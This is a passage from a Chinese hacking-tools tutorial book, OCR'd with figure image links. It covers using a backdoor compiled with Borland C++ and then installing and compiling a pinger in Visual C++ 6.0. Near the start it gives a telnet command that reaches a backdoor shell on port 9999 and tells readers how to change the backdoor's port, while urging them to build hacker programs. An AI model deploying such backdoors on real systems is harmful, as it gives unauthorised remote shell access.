


图13

接着我们可以在命令行**telnet 192.168.0.2（我的本机IP）9999**（后门开的端口），就会得到一个Shell，如图14。登陆成功！看到这里是不是很激动啊！快跟着做吧！打造自己的第一款黑客程序！如果有朋友想改换程序绑定的端口号，只要把程序源码中的**#define PORT 9999**这一句，改成相应的端口号，如改成**#define PORT 1688**重新编译一次以后，程序绑定的就是1688端口了！




图 14

通过本节的学习，大家应该能够撑握Borland C++ Builder编译器的一些基本用法，对于编译现成的BC代码是没有问题了。但是要做到熟练的使用Borland C++ Builder Compiler这一工具，还不是一件容易的事情，还需要大家多学习、多实践、积累更多的经验才行。更希望大家从此努力学习BC编程思想（语法），真正走上BC编程的高手之路！

第二节 VC++ Builder打造黑客工具

一、安装和配置

Visual C++也一种C/C++语言的集成开发环境（IDE）。上一节我们介绍了Borland C++Builder，其实他们的关系统是这样的。产生VC的最早的根源应该追溯到DOS时代的Borland公司，当初Borland公司开发的Turbo Pascal和Turbo C让程序员们深刻感受到了把编辑器和编译器集成在一起的IDE是多么的方便，微软也看到了这一优点，于是相继开发了Quick C和Microsoft C/C++等多个DOS版本的C/C++集成开发工具。随着Windows的不断成熟，微软决定放弃DOS下的开发工作，正式推出了Windows下的Visual C++ 1.0，早期的VC功能并不怎么强大，使用起来也不方便，1.0版和1.5版都是16位编程工具。VC的革命性改变得益于Windows 95的推出，从VC 2.0开始，微软又放弃了16位编程，以后的VC都只用于32位编程开发，为了与MFC类库的版本号保持一致，微软跳过了版本3，直接推出VC 4.0，这个版本及修订版4.2的部分界面风格一直被保留到最新的VC 6.0中。从VC4到VC6，VC的各种功能不断增强，MFC类库的内容也越来越丰富，从而使VC成为了一个功能非常强大的编程工具。

在VC发展的同时，Borland（现在叫Inprise）也在不断改进它的C/C++开发工具，并相继推出了Borland C++和C++ Builder等产品（上一节我们首先介绍了Borland C++Builder）。Borland C++ Builder当然也是一个非常优秀的开发工具，但是基于下面的几点原因，使得Borland C++ Builder的发展受到了限制。首先，VC的核心——MFC类库已是事实上的业界标准，Borland自己开发的类库也在向MFC看齐；其次，VC与Visual Studio中的其它可视化开发工具紧密集成，可用于开发非常专业的Windows、Web和企业级应用程序；第三，VC的联机帮助已被集成到MSDN（微软开发者网络）库中去了，后者包含了微软大部分产品的技术文档和支持资料，内容相当丰富，是程序员不可多得的参考资料。并且MSDN库随着Visual Studio 6.0一起发行，真是相当的方便。其实还有一个根本的原因就是Windows是Microsoft自己开发的，在自己的平台上开发编程工具当然是占尽先机了。

目前VC的最新版本是VC6，集成在微软可视化开发套件Visual Studio 6.0中，上面讲到了VC功能非常的强大方便，然而要熟练撑握VC

真的还是很难，特别是在自学的情况下，要比Borland C++ Builder难得多。在这里我们也只是讲解如何使VC编译现成的程序代码，VC做为编译工具是无比强大的，编出的可执行代码相当精简。




图1

现在讲解如何安装VC6.0，VC6.0集成在套件Visual Studio 6.0中，先买回Visual Studio 6.0套件光盘，放入光盘会自动运行进入安装界面，也可以自己进行setup.exe安装程序，如图1。




图2




图3

点击“下一步”。选择“接受协议”，再点击“下一步”，输入产品ID号（光盘上有），然后选择安装项目，选择“自定义”后，点“下一步”，在这里可以选择所需要装的组件，如图2，如果不需要Visual Basic和Visual FoxPro就把上面的勾去掉。接着点“继续”。勾上“注册环境变量”，如图3，再点确定，这时候程会开始安装，进度条完了以后，点两次“确定”，就完成了VC6.0的全部安装过程。整个过程不是很难，相信绝大多数人是不会有什么问题的。VC6.0的运行界面，如图4。看到上面的画面就说明你已经成功安装了VC6.0，并且运行正常。




图4

二、编译实战

下面就进入正题，怎么用VC6.0来编译我们自己的黑客工具。




图5

我们先看一下，Windows模式下的VC6.0源程序如何编译，我们这里有一个Windows模式下实现ping功能的源程序pinger.dsw（收集在光盘中），我们以这个代码为例来说明，双击pinger.dsw就可以用VC把它打开。




图6

打开以后，我们就可以对它进行编译了，打开菜单“编译”，点“构建pinger.exe”，如图5。

接下来，VC将自动对源代码进行编译、链接，如图6。

在编译提示窗口中出现：

```
Configuration: Pinger - Win32 Release
Compiling resources...
Compiling...
StdAfx.cpp
Compiling...
cbtext.cpp
HelpDialog.cpp
Pinger.cpp
PingerDlg.cpp
sockeng.cpp
F:\bc\test\pingersrc\sockeng.cpp(164) : warning C4244: 'initializing' : conversion from 'unsigned long' to 'unsigned short', possible loss of data
Generating Code...
Linking...
Pinger.exe - 0 error(s), 1 warning(s)
```

说明源程序编译、链接一切正常，顺利的生成了可执行文件pinger.exe。接着我们可以通过打开菜单“编译”，点“执行pinger.exe” 来运行pinger.exe程序，程序pinger.exe成功执行，如图7。




图7

当然我们也可以直接运行VC++的release目录中生成的pinger.exe文件来测试，如图8，默认情况下，VC编译生成的可执行程序是放在release目录或者是debug目录中的。




图8




图9

